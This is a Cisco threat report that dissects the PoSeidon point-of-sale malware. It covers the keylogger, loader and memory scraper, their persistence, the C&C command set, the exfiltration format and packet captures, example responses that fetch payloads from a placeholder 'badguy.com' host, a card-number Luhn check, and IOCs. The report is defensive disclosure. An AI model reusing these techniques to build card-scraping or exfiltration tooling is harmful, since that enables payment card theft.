

Threat Spotlight: PoSeidon, A Deep Dive Into Point of Sale Malware

Cisco's Security Solutions (CSS) consists of information security experts with a unique blend of law enforcement, enterprise security and technology security backgrounds. The team works directly with Cisco's Talos Security Intelligence & Research Group to identify known and unknown threats, quantify and prioritize risk, and minimize future risk.




When consumers make purchases from a retailer, the transaction is processed through Point-of-Sale (PoS) systems. When a credit or debit card is used, a PoS system is used to read the information stored on the magnetic stripe on the back of the credit card. Once this information gets stolen from a merchant, it can be encoded into a magnetic stripe and used with a new card. Criminal markets exist for this valuable information because the attackers are able to easily monetize stolen credit card data. Incidents involving PoS malware have been on the rise, affecting many large organizations as well as small mom-and-pop establishments and garnering a lot of media attention. The presence of large amounts of financial and personal information ensures that these companies and their retail PoS systems will remain attractive targets.

Overview

There is a new malware family targeting PoS systems, infecting machines to scrape memory for credit card information and exfiltrate that data to servers, also primarily .ru TLD, for harvesting and likely resale. This new malware family, that we've nicknamed PoSeidon, has a few components to it, as illustrated by the diagram:

At a high level, it starts with a *Loader* binary that upon being executed will first try to maintain persistence on the target machine in order to survive a possible system reboot. The *Loader* then contacts a command and control server, retrieving a URL which contains another binary to download and execute. The downloaded binary, *FindStr*, installs a keylogger and scans the memory of the PoS device for number sequences that could be credit card numbers.



Upon verifying that the numbers are in fact credit card numbers, keystrokes and credit card numbers are encoded and sent to an exfiltration server.

Technical Details

Keylogger

The file with SHA256 334079dc9fa5b06fbd68e81de903fcd4e356b4f2d0e8bbd6bdca7891786c39d4 could perhaps be at the source of the PoS system compromise. We call this file KeyLogger based on debugging information found in the binary:

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_414810      db 'RSDS'                ; DATA XREF: .rdata:0040F264fo
                                           ; CV signature
                                           ; Data1 ; GUID
dd 4816678Fh    ; Data2
dw 0D6AEh       ; Data3
dw 43E1h        ; Data4
db 0A8h, 1Eh, 0A7h, 81h, 88h, 3Fh, 56h, 40h; Data4
dd 5            ; Age
db H:\Work\Current\KeyLoqger\Release\KeyLoqger.pdb,0 ; PdbFileName
```

Upon execution, this file copies itself to either %SystemRoot%\system32\<filename>.exe or %UserProfile%\<filename>.exe and adds registry entry under HKLM (or HKCU)\Software\Microsoft\Windows\CurrentVersion\Run.

The file also opens HKCU\Software\LogMeIn Ignition and enumerates the keys for the account sub key, opens it and deletes the PasswordTicket Value and obtains the Email Value. Also deletes registry tree HKCU\Software\LogMeIn Ignition\<key>\Profiles* .

The file sends to an exfiltration server by POSTing data to one of these URIs:

- wondertechmy[.]com/pes/viewtopic.php
- wondertechmy[.]ru/pes/viewtopic.php
- wondwondnew[.]ru/pes/viewtopic.php

The URI format is

uid=%l64u&win=%d.%d&vers=%s

Variable	Value
uid	BlgEndian(<mac_address_64bit>) XOR LittleEndian(<system_root_serial_num_64bits>)
win	<major>.<minor>
vers	<hardcoded_loader_version> (seen versions: 11.31 11.4)

The Keylogger component was potentially used to steal passwords and could have been the initial infection vector.

Loader


The loader for the PoSeidon PoS malware gets its name from debugging information found in the binary:

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_406588      db 'RSDS'                ; DATA XREF: .rdata:004061B4fo
                                           ; CV signature
                                           ; Data1 ; GUID
dd 8A3E062Eh    ; Data2
dw 0E047h       ; Data3
dw 4938h        ; Data4
db 8Ch, 0A8h, 57h, 2Dh, 0EBh, 21h, 0EFh, 0C8h; Data4
dd 5            ; Age
db H:\WorkNew\Loader\Release\Loader.pdb,0 ; PdbFileName
align 4
```

Upon being run, *Loader* checks to see if it's being executed with one of these two file names:

- WinHost.exe
- WinHost32.exe

If it is not, it will make sure that no Windows service is running with the name WinHost. *Loader* will copy itself to `%SystemRoot%\System32\WinHost.exe`, overwriting any file in that location that would happen to have the same name. Next, *Loader* will start a service named WinHost.




This is done so that it remains running in memory even if the current user logs off. If *Loader* is not able to install itself as a service, it will try to find other instances of itself running in memory and terminate them. Subsequently, it will copy itself to `%UserProfile%\WinHost32.exe` and install the registry key `HKCU\Microsoft\Windows\CurrentVersion\Run\WinHost32`. Finally, it will create a new process to execute `%UserProfile%\WinHost32.exe`.

Now that persistence has been achieved, *Loader* will delete itself by running the following command:

- `cmd.exe /c del <path_to_itself> >> NUL`

The instance of *Loader* running in memory attempt to read configuration data at `%SystemRoot%\System32\WinHost.exe.cfg`. This file can hold a list of URLs to be added to a list of hardcoded URLs already contained in *Loader*.

Loader then attempts to contact one of the hardcoded C&C server:



No.	Time	Source	Destination	Protocol	Length	Info
19	96.4453280	10.7.77.199	8.8.8.8	DNS	73	Standard query 0x6b1d A linturefa.com
20	96.6654470	8.8.8.8	10.7.77.199	DNS	73	Standard query response 0x6b1d Server failure
21	96.6656400	10.7.77.199	8.8.4.4	DNS	73	Standard query 0x6b1d A linturefa.com
22	96.8905330	8.8.4.4	10.7.77.199	DNS	73	Standard query response 0x6b1d Server failure
37	176.505733	10.7.77.199	8.8.8.8	DNS	74	Standard query 0x6765 A xablopefgr.com
38	176.809770	8.8.8.8	10.7.77.199	DNS	90	Standard query response 0x6765 A 91.220.131.87

- linturefa.com
- xablopefgr.com
- tabidzuwek.com
- lacdileftre.ru
- tabidzuwek.com
- xablopefgr.com
- lacdileftre.ru
- weksrubaz.ru
- linturefa.ru
- mifastubiv.ru
- xablopefgr.ru
- tabidzuwek.ru

Associated IP Addresses:

- 151.236.11.167
- 185.13.32.132
- 185.13.32.48
- REDACTED at request of Federal Law Enforcement
- 31.184.192.196
- 91.220.131.116
- 91.220.131.87

If one of the domains above resolve to an IP address an HTTP POST is made using the following user-agent string:

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

POST data is sent to either:

- <IP ADDRESS>/ldl01/viewtopic.php
- <IP ADDRESS>/pes2/viewtopic.php

POST data follows the format:

uid=%l64u&uinfo=%s&win=%d.%d&bits=%d&vers=%s&build=%s

Variable	Value
oprat	2
uid	BigEndian(<mac_address_64bits>) XOR LittleEndian(<system_root_serial_num_64bits>)
uinfo	Base64("<computer_name> @ <user>\<domain>")
win	<major>.<minor>
vers	<hardcoded_findstr_version> (seen versions: 6.05, 7.1)

Loader expects the following response from the C&C server: {<CommandLetter>:<ArgumentString>}

Example response:

- {R:http://badguy.com/malwarefilename.exe}

{b:pes13n|373973303|https://01.220.131.116/ldl01/files/pes13n.exe}

CommandLetter	Description
B	Take a pipe separated argument in the form of {id numbers url}. Check if a bot process with that ID is already running, if so kill it. Take a string URL argument and download it to a buffer. This command never writes the downloaded file to the Hard Drive. It only exists in RAM which is erased after system restart. This makes it significantly harder to detect the downloaded file. Once the file is downloaded, it starts a suspended process for svchost.exe and injects the downloaded file and resumes the process. It then saves this bot process ID to the bot info structure (detailed below).
b	Same as Case 'B', but steals the process token for explorer.exe in an attempt to make the new process better blend in with the system.
L	Take a string as an argument, and insert it to the beginning of the URL list. It then encrypts the URL List with the Windows API CryptProtectData and writes it to the '.cfg' file. The '.cfg' file is in same directory as Loader, with the same filename but with .cfg added to the end. (e.g. WinHost32.exe.cfg).
R	Take a URL string as an argument, then download the file to the %temp% directory with a temp filename using the prefix "BN". The file is then executed with CreateProcessA.
r	Same as Case 'R', but steals the process token for explorer.exe in an attempt to make the new process better blend in with the system.

It's by fetching and executing the executable referenced in the server response that the second part of PoSeidon finds its way to the PoS device.

FindStr

The loader for the PoSeidon PoS malware gets its name from debugging information found in the binary:

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_41AA60      db 'RSDS'                ; DATA XREF: .rdata:00415284fo
; CU signature
; Data1 ; GUID
dd 0B58EED83h   ; Data2
dw 5225h        ; Data3
dw 46BFh        ; Data4
db 80h, 0B9h, 4Fh, 0F8h, 0F6h, 0A1h, 0B8h, 0F9h; Data4
dd 10h          ; Age
db 'H:\Work1\Current\FindStr\Release\FindStr.pdb',0 ; PdbFileName
align 4
```

An embedded PE is extracted through shellcode and execution continues with the embedded binary. This file installs a minimal keylogger. The data intercepted by this keylogger will later be sent to an exfiltration server.

The PE then cycles through all running processes on the PoS device to look for processes with a security token **not** associated with the "NT AUTHORITY" domain name. It iterates through all read/write pages within those processes for credit card info.

The malware only looks for number sequences that start with:

- 6, 5, 4 with a length of 16 digits (Discover, Visa, Mastercard)
- 3 with a length of 15 digits (AMEX)

It then uses the Luhn algorithm to verify that the numbers are actually credit or debit card numbers as shown by the code segment to the right:

Next, DNS resolution is attempted for the domains below. These are some of the known data exfiltration servers:


- *quartlet.com*
- *horticartf.com*
- *kilaxuntf.ru*
- *drepticag.ru*
- *fimzusoln.ru*
- *wetguqan.ru*

```
1 // Verify CC number with Luhn algorithm and CC first digit and size
2 bool is_valid_cc_number(char *cc_number, unsigned int size)
3 {
4     char digit_value;
5     unsigned int checksum = 0;
6     unsigned int digits_processed = 0;
7     char *ptr_cc_number;
8
9     if (0 == size)
10        return FALSE;
11
12    // Start from the rightmost digit
13    ptr_cc_number = &cc_number[size - 1];
14    do
15    {
16        // Normalize ASCII character to 0-9
17        digit_value = *ptr_cc_number - '0';
18
19        // Double the value of every second digit
20        if (0 != (digits_processed % 2))
21        {
22            digit_value *= 2;
23            if (digit_value > 9)
24                digit_value -= 9;
25        }
26
27        // Add digit to checksum
28        checksum += digit_value;
29        ++digits_processed;
30        --ptr_cc_number;
31    } while (digits_processed < size);
32
33    // Ensure the checksum is valid and the first digit
34    // and size are correct for the credit card types
35    return (0 == (checksum % 10))
36        && (*cc_number != '3' || size == 15)
37        && (*cc_number != '6' || size == 16)
38        && (*cc_number != '5' || size == 16)
39        && (*cc_number != '4' || size == 16);
40 }
```

If one of the domains above resolve to an IP address an HTTP POST is made using the following user-agent string:

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

POST data is sent to: *<IP ADDRESS>/pes13/viewtopic.php*



No.	Time	Source	Destination	Protocol	Length	Info
99	118.784099	185.13.32...	172.16.162...	TCP	58	80->1076 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
100	118.784377	172.16.162...	185.13.32...	TCP	54	1076->80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
101	118.784615	172.16.162...	185.13.32...	HTTP	470	POST /pes13/viewtopic.php HTTP/1.1 (application/x-www-form-urlencoded)
102	118.825014	185.13.32...	172.16.162...	TCP	54	80->1076 [ACK] Seq=1 Ack=417 Win=8760 Len=0
103	119.011427	185.13.32...	172.16.162...	HTTP	292	HTTP/1.1 200 OK (text/html)
104	119.160737	172.16.162...	185.13.32...	TCP	54	1076->80 [ACK] Seq=417 Ack=239 Win=65297 Len=0

Frame 101: 470 bytes on wire (3760 bits), 470 bytes captured (3760 bits) on interface 0

Ethernet II, Src: KonicaMi_2f:5b:75 (00:50:aa:2f:5b:75), Dst: 52:00:86:9c:1d:d4 (52:00:86:9c:1d:d4)

Internet Protocol Version 4, Src: 172.16.162.228 (172.16.162.228), Dst: 185.13.32.132 (185.13.32.132)

Transmission Control Protocol, Src Port: 1076 (1076), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 416

Hypertext Transfer Protocol

POST /pes13/viewtopic.php HTTP/1.1\r\n

Accept: */*\r\n

Content-Type: application/x-www-form-urlencoded\r\n

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)\r\n

Host: horticartf.com\r\n

Content-Length: 84\r\n

Cache-Control: no-cache\r\n

\r\n

[Full request URI: http://horticartf.com/pes13/viewtopic.php]

[HTTP request 1/1]

[Response in frame 102]

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "oprat" = "2"

Form item: "uid" = "6634990586158477312"

Form item: "uinfo" = "UEMgQCBOQ1x8ZG1pbmlzdHJhdG9y"

Form item: "win" = "5.1"

Form item: "vers" = "6.05"

Data follows the following format:

oprat=2&uid=%l64u&uinfo=%s&win=%d.%d&vers=%s

Variable	Value
oprat	2
uid	BigEndian(<mac_address_64bits>) XOR LittleEndian(<system_root_serial_num_64bits>)
uinfo	Base64("<computer_name> @ <user>\<domain>")
win	<major>.<minor>
vers	<hardcoded_findstr_version> (seen versions: 6.05, 7.1)

optional POST data (data: credit card numbers, logs: keylogger data)

&data=<XORed_with_0x2A_then_base64_data_unk>

&logs=<XORed_with_0x2A_then_base64_data_unk>


Credit card numbers and keylogger data is sent to the exfiltration server after being XORed and base64 encoded.

The expect response from the exfiltration server is:

Offset	Length	Data
0x00	0x01	0x01 or 0x04
0x01	variable	URL to executable
----- OR -----		
Offset	Length	Data
0x00	0x01	0x06
0x01	unknown	unknown
Command Byte Options:		
\x01 : Download a file to the %temp% directory with prefix "BN", then execute it.		
\x04 : Download a file to the %temp% directory with prefix "BN", then execute it.		
\x06 : Unknown structure manipulation		
Example Server Response:		
00000095	01 68 74 74 70 3a 2f 2f 62 61 64 67 75 79 2e 63	.http:// badguy.c
000000A5	6f 6d 2f 62 61 64 66 69 6c 65 2e 65 78 65	om/badfi le.exe

This mechanism allows for the malware to update itself, based on commands received from the exfiltration server.

Loader vs FindStr



Comparing an unpacked copy of *Loader* version 11.4 to an unpacked copy of *FindStr* version 7.1 with Bindiff shows that 62% of the functionality in both samples is the same. The actors behind this malware probably developed some core functionality and compiled it into a library to be used by other projects they are developing.

IOC

Filename	SHA256
pes13.exe	761264541adde52e68b11ebb4721964b32fd7bef95edf54872b176ba7e898211
(random).exe	7fd1525005da2635c839b384eede2d343d38178110172b8b5611a198531ce6d8
pes13t.exe	712f58b4bdf86c791d126df041baedc239298c32f2f5c15a0bbc55d27a18b45e
winhost.exe	d409b56868f0ddb58f11d5b218f313c2787a6cdcf2a240ba8b8d94ea4f4a34a5
(random).exe	342a249efd5ec1555f5f43097546dbcc1c3758d8569b482447c904e88d664eba
update.exe	5bb4714548f76eeb234410237f6235dca0a07faa1643f42bbdc922cddfd0e91
update.exe	334079dc9fa5b06fbd68e81de903fcd4e356b4f2d0e8bbd6bdca7891786c39d4
(random).exe	66112976832889918464be71e7fa134dd5e838717607c7470db9750f1e2bad75
pes13l.exe	4316e0b019a7b45ed0ebf5bcf24b5cac6be8323b381e4c776f13d36482fbb16d
winhost32.exe	217f513522b15b87066ab4a4c20aba4814372d6a846e0ad55bf5bf246338e927
winhost.exe	06b8c96134b7d67bd16fbc1c9a14de5e6746482e5e472839c0d32518bce13131
winhost.exe	5b044ff54458c892b4111652cd3dfec19dc3c7f197776978c84abf9deed32d3e
pes13n.exe	82a3262671783f01a5084f1e465b6b505afae28a8f20ce27f618bdfc8251338c
pes13n[1].exe	adfa83564f2d2c4330af59cb277b46e60fb69c5c1b7581a34722ee7f9d747695
pes13t.exe	8b7252c0e7cc4b2311bda423f08cf62fdb75de591c62babd40693147ef022a7a
pes13.exe	600a8ca37f0007e80dc89c6116f2828c92f84a5af09b9c4b85a5795c66bf7b2b
pes13l.exe	87af6581a28d48dfcd1608b6119f05c304848dee14fbed6a1171f2a6d4e94c62
pes13n[1].exe	28962d34a909b29f7f66ba1e93a706deae0b168d565a033c1ab91d9361ffde93
update.exe	40fb28952afad2ae16ef586bfb9394a250fc7480d37a58770f3b3a9cd32e9212
pes13.exe	d97f9207541f9bab785a6849cab667f5fa26aed78284049d8529e64ab71a195

IOC Rules

Win.Trojan.PoSeidon.RegistryItem.ioc

Win.Trojan.PoSeidon.ProcessItem.ioc

Win.Trojan.PoSeidon.FileItem.ioc

Domains

- linturefa.com
- xablopefgr.com
- tabidzuwek.com
- linturefa.ru
- xablopefgr.ru
- tabidzuwek.ru
- weksrubaz.ru
- mifastubiv.ru
- lacdileftre.ru
- quartlet.com
- hortcartf.com
- kilaxuntf.ru
- dreplicag.ru
- fimzusoln.ru
- wetguqan.ru

IP Addresses:

- 151.236.11.167
- 185.13.32.132
- 185.13.32.48
- REDACTED at request of Federal Law Enforcement
- 31.184.192.196
- 91.220.131.116
- 91.220.131.87
- REDACTED at request of Federal Law Enforcement

Conclusion

PoSeidon is another in the growing number of Point-of-Sale malware targeting PoS systems that demonstrate the sophisticated techniques and approaches of malware authors. Attackers will continue to target PoS systems and employ various obfuscation techniques in an attempt to avoid detection. As long as PoS attacks continue to provide returns, attackers will continue to invest in innovation and development of new malware families. Network administrators will need to remain vigilant and adhere to industry best practices to ensure coverage and protection against advancing malware threats.

Snort Rules: 33836-33852. Please refer to Defense Center or FIREsight management console for updated information.

Protecting Users from These Threats

Product	Protection
AMP	✓
CWS	✓
ESA	✓
Network Security	✓
WSA	✓

We encourage organizations to consider security best practices, starting with a threat-centric approach. Given the dynamic threat landscape, we advocate this threat-centric and operationalized approach that implements protections across the extended network – and across the full attack continuum – before, during, and after an attack. This approach is predicated upon superior visibility, continuous control, and advanced threat protection across the extended network and the entire attack continuum



Americas Headquarters
Cisco Systems, Inc.
San Jose, CA

Asia Pacific Headquarters
Cisco Systems (USA) Pte. Ltd.
Singapore

Europe Headquarters
Cisco Systems International BV Amsterdam,
The Netherlands

Cisco has more than 200 offices worldwide. Addresses, phone numbers, and fax numbers are listed on the Cisco Website at www.cisco.com/go/offices.

Cisco and the Cisco logo are trademarks or registered trademarks of Cisco and/or its affiliates in the U.S. and other countries. To view a list of Cisco trademarks, go to this URL: www.cisco.com/go/trademarks. Third party trademarks mentioned are the property of their respective owners. The use of the word partner does not imply a partnership relationship between Cisco and any other company. (1110R)

Printed in USA

CXX-XXXXXX-XX 10/11